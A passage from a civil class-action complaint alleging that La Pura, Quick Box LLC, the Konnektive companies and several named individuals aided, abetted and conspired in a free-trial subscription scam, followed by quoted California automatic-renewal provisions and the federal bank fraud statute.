2 recruitment of scammers at conferences, his specifically designing the load balancer for  
3 use in committing fraud, and the other facts suggesting its knowledge.

4 600. Even if he did not have knowledge of the wrongful conduct, Matthew  
5 Martorano is separately responsible for and liable for the UCL violations by the La Pura  
6 Defendants and other John Does as an aider and abettor because he gave them substantial  
7 assistance in achieving the tortious result and his own conduct, separately considered,  
8 constitutes a breach of duty to Plaintiff and the Class. Matthew Martorano owed duties to  
9 Plaintiff and the Class, as explained in the aiding and abetting section as to him in the First  
10 Cause of Action, incorporated here by reference. Matthew Martorano's own conduct,  
11 separately considered, breached these duties because it directly committed torts against  
12 Plaintiff and the Class, as described in the Third through Fifth Causes of Action. As  
13 described above, he gave them substantial assistance in achieving the tortious result.

14 601. **Aiding and Abetting (Kathryn Martorano):** Defendant Kathryn Martorano  
15 aided and abetted the La Pura Defendants and other John Does, and is thus also responsible  
16 for and liable for their conduct under this Cause of Action. Kathryn Martorano knew about  
17 these violations of the UCL and knew that these misrepresentations were being made to  
18 Plaintiff and the Class. Plaintiff incorporates by reference the facts and allegations outlined  
19 in the Aiding and Abetting portion of the First Cause of Action as to Kathryn Martorano's  
20 knowledge. Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC,  
21 Matthew Martorano, and Kathryn Martorano are alleged to be alter egos of one another,  
22 and the facts in the aiding and abetting sections as to each of these Defendants are  
23 incorporated herein by reference.

24 602. Kathryn Martorano knew of the UCL violations and misrepresentations  
25 involving the La Pura Products from the very beginning of the wrongful conduct, because  
26 she was personally involved in coaching the La Pura Defendants on their scam. Kathryn  
27 Martorano knew these violations and misrepresentations were a breach of duty to Plaintiffs  
28 and the Class because she knew the La Pura Defendants were committing fraud, intentional

1 torts, were exposing Plaintiff and the Class to harms she could foresee, and she knew they  
2 were not being treated with due care but instead were being intentionally defrauded.

3 603. Kathryn Martorano gave substantial assistance and encouragement to the La  
4 Pura Defendants and the John Doe(s), as described in the aiding and abetting section as to  
5 her in the First Cause of Action, which is incorporated here by reference. Kathryn  
6 Martorano's conduct was a substantial factor in causing harm to Plaintiff and the Class,  
7 and was a but-for and proximate cause of the injuries, again as described in the aiding and  
8 abetting section as to her in the First Cause of Action. Kathryn Martorano had specific  
9 intent to facilitate the wrongful conduct by the La Pura Defendants and other John Does  
10 and consciously decided to participate in that tortious conduct, as evidenced by her  
11 operating Konnektive Corporation to continue providing load balancing functionality she  
12 knew was being used to commit fraud, her coaching on how to commit the fraud, and the  
13 other facts suggesting her knowledge.

14 604. Even if she did not have knowledge of the wrongful conduct, Kathryn  
15 Martorano is separately responsible for and liable for the UCL violations by the La Pura  
16 Defendants and other John Does as an aider and abettor because she gave them substantial  
17 assistance in achieving the tortious result and her own conduct, separately considered,  
18 constitutes a breach of duty to Plaintiff and the Class. Kathryn Martorano owed duties to  
19 Plaintiff and the Class, as explained in the aiding and abetting section as to her in the First  
20 Cause of Action, incorporated here by reference. Kathryn Martorano's own conduct,  
21 separately considered, breached these duties because she directly committed torts against  
22 Plaintiff and the Class, as described in the Third through Fifth Causes of Action. As  
23 described above, she gave them substantial assistance in achieving the tortious result.

24 605. **Conspiracy (General Allegations):** Defendants were part of a conspiracy to  
25 commit tortious conduct in violation of the UCL. The wrongful UCL "unfair" and  
26 "fraudulent" violations were directly committed by the La Pura Defendants, other John  
27 Does, Quick Box LLC, James Martell, Stephen Adele, Chad Biggins, Konnektive LLC,  
28 Konnektive Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn

1 Martorano, as described individually *supra*. The conspiracy was in existence between the  
2 La Pura Defendants, other John Does, Quick Box LLC, James Martell, Stephen Adele,  
3 Chad Biggins, Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC,  
4 Matthew Martorano, and Kathryn Martorano at least as of April 25, 2018, when DL Group,  
5 Inc. was first registered in Delaware. On information and belief the conspiracy was formed  
6 prior to that date, based on the fact that the La Pura Defendants appear to have been a pre-  
7 existing operation as of that date with earlier unknown Delaware shell companies. The La  
8 Pura Defendants each joined the conspiracy on their date of formation (to the extent they  
9 are considered separate entities rather than alter egos of one another). The conspiracy  
10 operated at a high level as follows: the La Pura Defendants and John Doe(s) created the  
11 products in conjunction with Quick Box LLC, Stephen Adele, James Martell, and Chad  
12 Biggins as part of Quick Box LLC's white label product program and turn-key free trial  
13 scam services; the La Pura Defendants and John Doe(s) created the websites and false  
14 fronts with the assistance of Quick Box LLC, Stephen Adele, James Martell, and Chad  
15 Biggins; the La Pura Defendants and John Doe(s) signed up for merchant accounts with  
16 shell companies and sent false front websites to banks; the La Pura Defendants and John  
17 Doe(s) marketed the products with advice and assistance from Quick Box LLC, James  
18 Martell, Stephen Adele, Chad Biggins, Konnektive LLC, Konnektive Corporation,  
19 Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano; Quick Box LLC,  
20 James Martell, Stephen Adele, and Chad Biggins directly ran a portion of the advertising  
21 through their in-house affiliate network and victim database; Quick Box LLC, James  
22 Martell, Stephen Adele, Chad Biggins, Konnektive LLC, Konnektive Corporation,  
23 Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano advised the La  
24 Pura Defendants and John Doe(s) on how to run the scam and on their marketing; James  
25 Martell, Stephen Adele, Chad Biggins directed, controlled, and supervised Quick Box  
26 LLC's conduct; Quick Box LLC shipped the products and provided other services in  
27 support of the scheme as described in the aiding and abetting section; Matthew Martorano  
28 and Kathryn Martorano directed, controlled, and supervised Konnektive LLC, Konnektive

1 Corporation, and Konnektive Rewards LLC; Konnektive LLC, Konnektive Corporation,  
2 Konnektive Rewards LLC provided the load balancing software and other services in  
3 support of the scheme as described in the aiding and abetting section; and other John Does  
4 were hired by the La Pura Defendants and the John Doe(s) behind them to perform other  
5 support services and to create “affiliate advertising” sending victims to the websites. Each  
6 Defendants’ role in the conspiracy is described in further detail in this Complaint in the  
7 sections on each Defendant, which are incorporated here by reference.

8 606. The conspiracy damaged Plaintiffs and the Class, in that they lost money or  
9 property, time, and attention, were billed for products they did not order, and paid more for  
10 products than they would have had they been aware that Defendants’ representations were  
11 false. Plaintiffs and other Class Members ended up with Products that were overpriced,  
12 inaccurately marketed, and did not have the characteristics, qualities, or value promised by  
13 Defendants, and therefore suffered injury in fact.

14 607. **Conspiracy (La Pura Defendants):** To the extent they are not considered  
15 alter egos of one another, the La Pura Defendants and the John Doe(s) behind them were  
16 part of a conspiracy to commit the UCL violations described herein. The La Pura  
17 Defendants and John Doe(s) agreed with Quick Box LLC, James Martell, Stephen Adele,  
18 Chad Biggins, Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC,  
19 Matthew Martorano, and Kathryn Martorano to commit these wrongful acts, and intended  
20 that these wrongful acts be committed. Such agreement is implied by the conduct of the  
21 parties and can be inferred from the nature of the acts done for the reasons listed in the  
22 Conspiracy section of the First Cause of Action as to the La Pura Defendants, which is  
23 incorporated here by reference. The agreement can be inferred from the relationship  
24 between the parties because these companies were solely created by the John Doe(s) to  
25 assist in the fraud, because new shell companies continued to be created on a regular and  
26 ongoing basis throughout the fraud as the scheme continued, and because none of these  
27 companies actually created their own product other than to make a fake “false front”  
28 website to present to banks. The agreement can be inferred from the interests of the co-

1 conspirators because the John Doe(s) behind the La Pura Defendants required merchant  
2 accounts to operate the scheme, and financially benefited from pooling their accounts  
3 together because they could expand the scope of the scam with additional merchant  
4 accounts, and therefore had incentive to create the shell company La Pura Defendants and  
5 involve them in the conspiracy. There was at least a tacit agreement to commit the wrongful  
6 acts because the John Doe(s) were aware that they were creating the shell company La Pura  
7 Defendants solely to fraudulently obtain merchant accounts to be used to sell the La Pura  
8 Products as part of a single merchant account pool, and their knowledge can be imputed to  
9 these shell company Defendants because they were the true actors controlling them.

10 608. The La Pura Defendants and the John Doe(s) agreed to cooperate in the  
11 commission of these wrongful acts and committed wrongful conduct in furtherance of the  
12 conspiracy. Such cooperation includes all of the activities identified as substantial  
13 assistance and encouragement in the aiding and abetting section of the First Cause of  
14 Action, which is incorporated by reference here. The La Pura Defendants and the John  
15 Doe(s) acted in concert with their co-conspirators, as explained therein.

16 609. The La Pura Defendants and the John Doe(s) were aware that their co-  
17 conspirators planned to commit these UCL violations, and they knew of the unlawful  
18 purpose of the conspiracy, as described *supra* in the aiding and abetting section of the First  
19 Cause of Action as to the La Pura Defendants, which is incorporated here by reference.  
20 The La Pura Defendants and the John Doe(s) acted in furtherance of their own financial  
21 gain, in that they made money each time a customer was injured. The La Pura Defendants  
22 and the John Doe(s) owed duties to Plaintiffs and the Class, as explained in the conspiracy  
23 section as to them in the First Cause of Action, incorporated here by reference.

24 610. **Conspiracy (Quick Box LLC):** Quick Box LLC was part of a conspiracy to  
25 commit the UCL violations described herein. Quick Box LLC agreed with the La Pura  
26 Defendants and John Doe(s), James Martell, Stephen Adele, Chad Biggins, Konnektive  
27 LLC, Konnektive Corporation, Konnektive Rewards LLC, Matthew Martorano, and  
28 Kathryn Martorano to commit these wrongful acts, and intended that these wrongful acts

1 be committed. Such agreement is implied by the conduct of the parties and can be inferred  
2 from the nature of the acts done for the reasons listed in the Conspiracy section of the First  
3 Cause of Action as to Quick Box LLC, which is incorporated here by reference. The  
4 agreement can be inferred from the relationship between the parties because of the close  
5 consulting relationship, because of the length of the business relationship, and because of  
6 Quick Box LLC's involvement in handling customer complaints and training customer  
7 service representatives. The agreement can be inferred from the interests of the co-  
8 conspirators because Quick Box LLC received payment according to how many items it  
9 shipped, and therefore had incentive to encourage the shipment of as many items as  
10 possible regardless of whether they were actually ordered. There was at least a tacit  
11 agreement to commit the wrongful acts because Quick Box LLC was repeatedly informed  
12 of these wrongful acts, and yet it did not quit shipping the products or terminate the  
13 business relationship with the La Pura Defendants.

14 611. Quick Box LLC agreed to cooperate in the commission of these wrongful acts  
15 and committed wrongful conduct in furtherance of the conspiracy. Such cooperation  
16 includes all of the activities identified as substantial assistance and encouragement in the  
17 aiding and abetting section of the First Cause of Action, which is incorporated by reference  
18 here. Quick Box LLC acted in concert with its co-conspirators, as explained therein. Quick  
19 Box LLC further directly committed UCL "unfair"/"fraudulent" violations itself, as  
20 discussed *supra*.

21 612. Quick Box LLC was aware that its co-conspirators planned to commit these  
22 UCL violations, and it knew of the unlawful purpose of the conspiracy, as described *supra*  
23 in the aiding and abetting section of the First Cause of Action as to Quick Box LLC, which  
24 is incorporated here by reference. Quick Box LLC acted in furtherance of its own financial  
25 gain, in that they made money each time a customer was injured. Quick Box LLC owed  
26 duties to Plaintiffs and the Class, as explained in the conspiracy section as to it in the First  
27 Cause of Action, incorporated here by reference.

1           **613. Conspiracy (Adele):** Defendant Adele was part of a conspiracy to commit  
2 the UCL violations described herein. Adele agreed with the La Pura Defendants and John  
3 Doe(s), James Martell, Chad Biggins, Quick Box LLC, Konnektive LLC, Konnektive  
4 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano to  
5 commit these wrongful acts, and intended that these wrongful acts be committed. Such  
6 agreement is implied by the conduct of the parties and can be inferred from the nature of  
7 the acts done for the reasons listed in the Conspiracy section of the First Cause of Action  
8 as to Adele, which is incorporated here by reference. The agreement can be inferred from  
9 the relationship between the parties because of the close consulting relationship between  
10 Quick Box LLC and the La Pura Defendants, because of the length of the business  
11 relationship, and because of Adele’s role in recruiting clients and in controlling Quick Box  
12 LLC’s activities. The agreement can be inferred from the interests of the co-conspirators  
13 because Adele owns a portion of Quick Box LLC and his compensation as CEO depends  
14 on its performance, and Quick Box LLC received payment according to how many items  
15 it shipped and other services it provided, and therefore he had incentive to encourage the  
16 shipment of as many items as possible regardless of whether they were actually ordered.  
17 There was at least a tacit agreement to commit the wrongful acts because Adele was aware  
18 of these wrongful acts, and yet he did not quit shipping the products or terminate the  
19 business relationship with the La Pura Defendants.

20           614. Adele agreed to cooperate in the commission of these wrongful acts and  
21 committed wrongful conduct in furtherance of the conspiracy. Such cooperation includes  
22 all of the activities identified as substantial assistance and encouragement in the aiding and  
23 abetting section of the First Cause of Action, which is incorporated by reference here.  
24 Adele acted in concert with his co-conspirators, as explained therein. Adele further directly  
25 committed UCL “unfair”/”fraudulent” violations himself, as discussed *supra*.

26           615. Adele was aware that his co-conspirators planned to commit these UCL  
27 violations, and he knew of the unlawful purpose of the conspiracy, as described *supra* in  
28 the aiding and abetting section of the First Cause of Action as to Adele, which is

1 incorporated here by reference. Adele acted in furtherance of his own financial gain, in that  
2 Quick Box LLC was paid for its services by the La Pura Defendants and made money each  
3 time a customer was injured, and Adele thereby profited as owner and CEO. Adele owed  
4 duties to Plaintiffs and the Class, as explained in the conspiracy section as to him in the  
5 First Cause of Action, incorporated here by reference.

6       **616. Conspiracy (Biggins):** Defendant Biggins was part of a conspiracy to commit  
7 the UCL violations described herein. Biggins agreed with the La Pura Defendants and John  
8 Doe(s), James Martell, Stephen Adele, Quick Box LLC, Konnektive LLC, Konnektive  
9 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano to  
10 commit these wrongful acts, and intended that these wrongful acts be committed. Such  
11 agreement is implied by the conduct of the parties and can be inferred from the nature of  
12 the acts done for the reasons listed in the Conspiracy section of the First Cause of Action  
13 as to Biggins, which is incorporated here by reference. The agreement can be inferred from  
14 the relationship between the parties because of the close consulting relationship between  
15 Quick Box LLC and the La Pura Defendants, because of the length of the business  
16 relationship, and because of Biggins' role in controlling Quick Box LLC's activities. The  
17 agreement can be inferred from the interests of the co-conspirators because Biggins owns  
18 a portion of Quick Box LLC and his compensation as COO depends on its performance,  
19 and Quick Box LLC received payment according to how many items it shipped and other  
20 services it provided, and therefore he had incentive to encourage the shipment of as many  
21 items as possible regardless of whether they were actually ordered. There was at least a  
22 tacit agreement to commit the wrongful acts because Biggins was aware of these wrongful  
23 acts, and yet he did not quit shipping the products or terminate the business relationship  
24 with the La Pura Defendants.

25       **617.** Biggins agreed to cooperate in the commission of these wrongful acts and  
26 committed wrongful conduct in furtherance of the conspiracy. Such cooperation includes  
27 all of the activities identified as substantial assistance and encouragement in the aiding and  
28 abetting section of the First Cause of Action, which is incorporated by reference here.

1 Biggins acted in concert with his co-conspirators, as explained therein. Biggins further  
2 directly committed UCL “unfair”/“fraudulent” violations himself, as discussed *supra*.

3 618. Biggins was aware that his co-conspirators planned to commit these UCL  
4 violations, and he knew of the unlawful purpose of the conspiracy, as described *supra* in  
5 the aiding and abetting section of the First Cause of Action as to Biggins, which is  
6 incorporated here by reference. Biggins acted in furtherance of his own financial gain, in  
7 that Quick Box LLC was paid for its services by the La Pura Defendants and made money  
8 each time a customer was injured, and Biggins thereby profited as owner and COO. Biggins  
9 owed duties to Plaintiffs and the Class, as explained in the conspiracy section as to him in  
10 the First Cause of Action, incorporated here by reference.

11 619. **Conspiracy (Martell):** Defendant Martell was part of a conspiracy to commit  
12 the UCL violations described herein. Martell agreed with the La Pura Defendants and John  
13 Doe(s), Chad Biggins, Stephen Adele, Quick Box LLC, Konnektive LLC, Konnektive  
14 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano to  
15 commit these wrongful acts, and intended that these wrongful acts be committed. Such  
16 agreement is implied by the conduct of the parties and can be inferred from the nature of  
17 the acts done for the reasons listed in the Conspiracy section of the First Cause of Action  
18 as to Martell, which is incorporated here by reference. The agreement can be inferred from  
19 the relationship between the parties because of the close consulting relationship between  
20 Quick Box LLC and the La Pura Defendants, because of the length of the business  
21 relationship, and because of Martell’s role in controlling Quick Box LLC’s activities. The  
22 agreement can be inferred from the interests of the co-conspirators because Martell owns  
23 a portion of Quick Box LLC and his compensation as Vice President of Sales depends on  
24 its performance, and Quick Box LLC received payment according to how many items it  
25 shipped and other services it provided, and therefore he had incentive to encourage the  
26 shipment of as many items as possible regardless of whether they were actually ordered.  
27 There was at least a tacit agreement to commit the wrongful acts because Martell was aware  
28 of these wrongful acts, and yet he did not quit shipping the products or terminate the

1 business relationship with the La Pura Defendants.

2 620. Martell agreed to cooperate in the commission of these wrongful acts and  
3 committed wrongful conduct in furtherance of the conspiracy. Such cooperation includes  
4 all of the activities identified as substantial assistance and encouragement in the aiding and  
5 abetting section of the First Cause of Action, which is incorporated by reference here.  
6 Martell acted in concert with his co-conspirators, as explained therein. Martell further  
7 directly committed UCL “unfair”/“fraudulent” violations himself, as discussed *supra*.

8 621. Martell was aware that his co-conspirators planned to commit these UCL  
9 violations, and he knew of the unlawful purpose of the conspiracy, as described *supra* in  
10 the aiding and abetting section of the First Cause of Action as to Martell, which is  
11 incorporated here by reference. Martell acted in furtherance of his own financial gain, in  
12 that Quick Box LLC was paid for its services by the La Pura Defendants and made money  
13 each time a customer was injured, and Martell thereby profited as owner and Vice President  
14 of Sales. Martell owed duties to Plaintiffs and the Class, as explained in the conspiracy  
15 section as to him in the First Cause of Action, incorporated here by reference.

16 622. **Conspiracy (Konnektive LLC):** Konnektive LLC was part of a conspiracy  
17 to commit the UCL violations described herein. Konnektive LLC, Konnektive  
18 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano are  
19 alleged to be alter egos of one another, and the facts in the aiding and abetting/conspiracy  
20 sections as to each of these Defendants are incorporated herein by reference. Konnektive  
21 LLC agreed with the La Pura Defendants and John Doe(s), James Martell, Stephen Adele,  
22 Chad Biggins, Quick Box LLC, Konnektive Corporation, Konnektive Rewards LLC,  
23 Matthew Martorano, and Kathryn Martorano to commit these wrongful acts, and intended  
24 that these wrongful acts be committed. Such agreement is implied by the conduct of the  
25 parties and can be inferred from the nature of the acts done for the reasons listed in the  
26 Conspiracy section of the First Cause of Action as to Konnektive LLC, which is  
27 incorporated here by reference. The agreement can be inferred from the relationship  
28 between the parties because of the close coaching relationship, because of the length of the

1 business relationship, and because of Konnektive LLC's intimate involvement in helping  
2 operate the scam. The agreement can be inferred from the interests of the co-conspirators  
3 because Konnektive LLC received payment according to how many transactions it  
4 processed, and therefore had incentive to encourage the sale of as many items as possible  
5 regardless of whether they were actually ordered. There was at least a tacit agreement to  
6 commit the wrongful acts because Konnektive LLC was aware these wrongful acts, and  
7 yet it did not quit processing transactions, coaching, providing the load balancer, or  
8 terminate the business relationship with the La Pura Defendants.

9 623. Konnektive LLC agreed to cooperate in the commission of these wrongful  
10 acts and committed wrongful conduct in furtherance of the conspiracy. Such cooperation  
11 includes all of the activities identified as substantial assistance and encouragement in the  
12 aiding and abetting section of the First Cause of Action, which is incorporated by reference  
13 here. Konnektive LLC acted in concert with its co-conspirators, as explained therein.  
14 Konnektive LLC further directly committed UCL "unfair"/"fraudulent" violations itself,  
15 as discussed *supra*.

16 624. Konnektive LLC was aware that its co-conspirators planned to commit these  
17 UCL violations, and it knew of the unlawful purpose of the conspiracy, as described *supra*  
18 in the aiding and abetting section of the First Cause of Action as to Konnektive LLC, which  
19 is incorporated here by reference. Konnektive LLC acted in furtherance of its own financial  
20 gain, in that they made money each time a customer was injured. Konnektive LLC owed  
21 duties to Plaintiffs and the Class, as explained in the conspiracy section as to it in the First  
22 Cause of Action, incorporated here by reference.

23 625. **Conspiracy (Konnektive Corporation):** Konnektive Corporation was part  
24 of a conspiracy to commit the UCL violations described herein. Konnektive LLC,  
25 Konnektive Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn  
26 Martorano are alleged to be alter egos of one another, and the facts in the aiding and  
27 abetting/conspiracy sections as to each of these Defendants are incorporated herein by  
28 reference. Konnektive Corporation agreed with the La Pura Defendants and John Doe(s),

1 James Martell, Stephen Adele, Chad Biggins, Quick Box LLC, Konnektive LLC,  
2 Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano to commit these  
3 wrongful acts, and intended that these wrongful acts be committed. Such agreement is  
4 implied by the conduct of the parties and can be inferred from the nature of the acts done  
5 for the reasons listed in the Conspiracy section of the First Cause of Action as to  
6 Konnektive Corporation, which is incorporated here by reference. The agreement can be  
7 inferred from the relationship between the parties because of the close coaching  
8 relationship, because of the length of the business relationship, and because of Konnektive  
9 Corporation's intimate involvement in helping operate the scam. The agreement can be  
10 inferred from the interests of the co-conspirators because Konnektive Corporation received  
11 payment from Konnektive LLC to maintain the software, which increased according to  
12 how many transactions were processed, and therefore had incentive to encourage the sale  
13 of as many items as possible regardless of whether they were actually ordered. There was  
14 at least a tacit agreement to commit the wrongful acts because Konnektive Corporation was  
15 aware these wrongful acts, and yet it did not quit processing transactions, coaching,  
16 providing the load balancer, or terminate the business relationship with the La Pura  
17 Defendants.

18 626. Konnektive Corporation agreed to cooperate in the commission of these  
19 wrongful acts and committed wrongful conduct in furtherance of the conspiracy. Such  
20 cooperation includes all of the activities identified as substantial assistance and  
21 encouragement in the aiding and abetting section of the First Cause of Action, which is  
22 incorporated by reference here. Konnektive Corporation acted in concert with its co-  
23 conspirators, as explained therein. Konnektive Corporation further directly committed  
24 UCL "unfair"/"fraudulent" violations itself, as discussed *supra*.

25 627. Konnektive Corporation was aware that its co-conspirators planned to commit  
26 these UCL violations, and it knew of the unlawful purpose of the conspiracy, as described  
27 *supra* in the aiding and abetting section of the First Cause of Action as to Konnektive  
28 Corporation, which is incorporated here by reference. Konnektive Corporation acted in

1 furtherance of its own financial gain, in that they made money because customers were  
2 injured. Konnektive Corporation owed duties to Plaintiffs and the Class, owed duties to  
3 Plaintiffs and the Class, as explained in the conspiracy section as to it in the First Cause of  
4 Action, incorporated here by reference.

5       **628. Conspiracy (Konnektive Rewards):** Konnektive Rewards LLC was part of  
6 a conspiracy to commit the UCL violations described herein. Konnektive LLC, Konnektive  
7 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano are  
8 alleged to be alter egos of one another, and the facts in the aiding and abetting/conspiracy  
9 sections as to each of these Defendants are incorporated herein by reference. Konnektive  
10 Rewards LLC agreed with the La Pura Defendants and John Doe(s), James Martell,  
11 Stephen Adele, Chad Biggins, Quick Box LLC, Konnektive LLC, Konnektive  
12 Corporation, Matthew Martorano, and Kathryn Martorano to commit these wrongful acts,  
13 and intended that these wrongful acts be committed. Such agreement is implied by the  
14 conduct of the parties and can be inferred from the nature of the acts done, as explained in  
15 the aiding and abetting sections on the other entities which it is an alter ego of. The  
16 agreement can be inferred from the relationship between the parties and the interests of the  
17 co-conspirators, as is also explained in the aiding and abetting and conspiracy sections on  
18 the other entities which it is an alter ego of. There was at least a tacit agreement to commit  
19 the wrongful acts, as likewise is explained in the aiding and abetting and conspiracy  
20 sections on the other entities which it is an alter ego of.

21       **629.** Konnektive Rewards LLC agreed to cooperate in the commission of these  
22 wrongful acts and committed wrongful conduct in furtherance of the conspiracy. Such  
23 cooperation includes all of the activities identified as substantial assistance and  
24 encouragement in the aiding and abetting section of the First Cause of Action for the other  
25 entities which it is an alter ego of, which is incorporated by reference here. Konnektive  
26 Rewards LLC acted in concert with its co-conspirators, as explained therein. Konnektive  
27 Rewards LLC further directly committed UCL “unfair”/“fraudulent” violations itself as an  
28 alter ego, as discussed *supra*.

1           630. Konnektive Rewards LLC was aware that its co-conspirators planned to  
2 commit these UCL violations, and it knew of the unlawful purpose of the conspiracy, as  
3 described supra in the aiding and abetting section of the First Cause of Action as to the  
4 other entities which it is an alter ego of, which is incorporated here by reference.  
5 Konnektive Rewards LLC acted in furtherance of its own financial gain, in that the  
6 consolidated entity it is a part of made money because customers were injured. Konnektive  
7 Rewards LLC owed duties to Plaintiffs and the Class, as explained in the conspiracy section  
8 as to it in the First Cause of Action, incorporated here by reference.

9           631. **Conspiracy (Matthew Martorano):** Matthew Martorano was part of a  
10 conspiracy to commit the UCL violations described herein. Konnektive LLC, Konnektive  
11 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano are  
12 alleged to be alter egos of one another, and the facts in the aiding and abetting/conspiracy  
13 sections as to each of these Defendants are incorporated herein by reference. Matthew  
14 Martorano agreed with the La Pura Defendants and John Doe(s), James Martell, Stephen  
15 Adele, Chad Biggins, Quick Box LLC, Konnektive Corporation, Konnektive Rewards  
16 LLC, Konnektive LLC, and Kathryn Martorano to commit these wrongful acts, and  
17 intended that these wrongful acts be committed. Such agreement is implied by the conduct  
18 of the parties and can be inferred from the nature of the acts done for the reasons listed in  
19 the Conspiracy section of the First Cause of Action as to Matthew Martorano, which is  
20 incorporated here by reference. The agreement can be inferred from the relationship  
21 between the parties because of the close coaching relationship, because of the length of the  
22 business relationship, and because of Matthew Martorano's intimate involvement in  
23 helping operate the scam. The agreement can be inferred from the interests of the co-  
24 conspirators because Matthew Martorano was the owner of Konnektive LLC, which  
25 received payment according to how many transactions it processed, and therefore had  
26 incentive to encourage the sale of as many items as possible regardless of whether they  
27 were actually ordered. There was at least a tacit agreement to commit the wrongful acts  
28 because Matthew Martorano was aware these wrongful acts, and yet he did not direct

1 Konnektive LLC to quit processing transactions, did not quit coaching, providing the load  
2 balancer, or terminate the business relationship with the La Pura Defendants.

3 632. Matthew Martorano agreed to cooperate in the commission of these wrongful  
4 acts and committed wrongful conduct in furtherance of the conspiracy. Such cooperation  
5 includes all of the activities identified as substantial assistance and encouragement in the  
6 aiding and abetting section of the First Cause of Action, which is incorporated by reference  
7 here. Matthew Martorano acted in concert with his co-conspirators, as explained therein.  
8 Matthew Martorano further directly committed UCL “unfair”/”fraudulent” violations  
9 himself, as discussed *supra*.

10 633. Matthew Martorano was aware that his co-conspirators planned to commit  
11 these UCL violations, and he knew of the unlawful purpose of the conspiracy, as described  
12 *supra* in the aiding and abetting section of the First Cause of Action as to Matthew  
13 Martorano, which is incorporated here by reference. Matthew Martorano acted in  
14 furtherance of his own financial gain, in that he made money each time a customer was  
15 injured. Matthew Martorano owed duties to Plaintiffs and the Class, as explained in the  
16 conspiracy section as to him in the First Cause of Action, incorporated here by reference.

17 634. **Conspiracy (Kathryn Martorano):** Kathryn Martorano was part of a  
18 conspiracy to commit the UCL violations described herein. Konnektive LLC, Konnektive  
19 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano are  
20 alleged to be alter egos of one another, and the facts in the aiding and abetting/conspiracy  
21 sections as to each of these Defendants are incorporated herein by reference. Kathryn  
22 Martorano agreed with the La Pura Defendants and John Doe(s), James Martell, Stephen  
23 Adele, Chad Biggins, Quick Box LLC, Konnektive Corporation, Konnektive Rewards  
24 LLC, Konnektive LLC, and Matthew Martorano to commit these wrongful acts, and  
25 intended that these wrongful acts be committed. Such agreement is implied by the conduct  
26 of the parties and can be inferred from the nature of the acts done for the reasons listed in  
27 the Conspiracy section of the First Cause of Action as to Kathryn Martorano, which is  
28 incorporated here by reference. The agreement can be inferred from the relationship

1 between the parties because of the close coaching relationship, because of the length of the  
2 business relationship, and because of Kathryn Martorano’s intimate involvement in helping  
3 operate the scam. The agreement can be inferred from the interests of the co-conspirators  
4 because Kathryn Martorano was the owner of Konnektive Corporation, which received  
5 more money the more transactions were processed, and therefore had incentive to  
6 encourage the sale of as many items as possible regardless of whether they were actually  
7 ordered. There was at least a tacit agreement to commit the wrongful acts because Kathryn  
8 Martorano was aware these wrongful acts, and yet she did not direct Konnektive  
9 Corporation to quit processing transactions, did not quit coaching, providing the load  
10 balancer, or terminate the business relationship with the La Pura Defendants.

11 635. Kathryn Martorano agreed to cooperate in the commission of these wrongful  
12 acts and committed wrongful conduct in furtherance of the conspiracy. Such cooperation  
13 includes all of the activities identified as substantial assistance and encouragement in the  
14 aiding and abetting section of the First Cause of Action, which is incorporated by reference  
15 here. Kathryn Martorano acted in concert with her co-conspirators, as explained therein.  
16 Kathryn Martorano further directly committed UCL “unfair”/”fraudulent” violations  
17 herself, as discussed *supra*.

18 636. Kathryn Martorano was aware that her co-conspirators planned to commit  
19 these UCL violations, and she knew of the unlawful purpose of the conspiracy, as described  
20 *supra* in the aiding and abetting section of the First Cause of Action as to Kathryn  
21 Martorano, which is incorporated here by reference. Kathryn Martorano acted in  
22 furtherance of her own financial gain, in that she made money each time a customer was  
23 injured. Kathryn Martorano owed duties to Plaintiffs and the Class, as explained in the  
24 conspiracy section as to her in the First Cause of Action, incorporated here by reference.  
25  
26  
27  
28



1 credit or debit cards or third party payment accounts without the consumers' explicit  
2 consent for ongoing shipments of a product or ongoing deliveries of service.”

3 644. California Business and Professions Code section 17602 prohibits “any  
4 business that makes an automatic renewal or continuous service offer to a consumer in this  
5 state” from engaging in certain activities.

6 645. Pursuant to California Business and Professions Code section 17602(a)(1), it  
7 is unlawful for such a business to “[f]ail to present the automatic renewal offer terms or  
8 continuous service offer terms in a clear and conspicuous manner before the subscription  
9 or purchasing agreement is fulfilled and in visual proximity... to the request for consent to  
10 the offer.”

11 646. Pursuant to California Business and Professions Code section 17602(a)(1), if  
12 an automatic renewal offer “also includes a free gift or trial, the offer shall include a clear  
13 and conspicuous explanation of the price that will be charged after the trial ends or the  
14 manner in which the subscription or purchasing agreement pricing will change upon  
15 conclusion of the trial.”

16 647. Pursuant to California Business and Professions Code section 17601(c),  
17 “‘Clear and conspicuous’ or ‘clearly and conspicuously’ means in larger type than the  
18 surrounding text, or in contrasting type, font, or color to the surrounding text of the same  
19 size, or set off from the surrounding text of the same size by symbols or other marks, in a  
20 manner that clearly calls attention to the language.”

21 648. Pursuant to California Business and Professions Code section 17602(a)(2), it  
22 is unlawful for a business to “[c]harge the consumer’s credit or debit card, or the  
23 consumer’s account with a third party, for an automatic renewal or continuous service  
24 without first obtaining the consumer’s affirmative consent to the agreement containing the  
25 automatic renewal offer terms or continuous service offer terms, including the terms of an  
26 automatic renewal offer or continuous service offer that is made at a promotional or  
27 discounted price for a limited period of time.”  
28



1 § 1344.

2 654. Pursuant to 18 U.S. Code § 1344, “[w]hoever knowingly executes, or attempts  
3 to execute, a scheme or artifice (1) to defraud a financial institution; or (2) to obtain any of  
4 the moneys, funds, credits, assets, securities, or other property owned by, or under the  
5 custody or control of, a financial institution, by means of false or fraudulent pretenses,  
6 representations, or promises” is in violation of the statute.

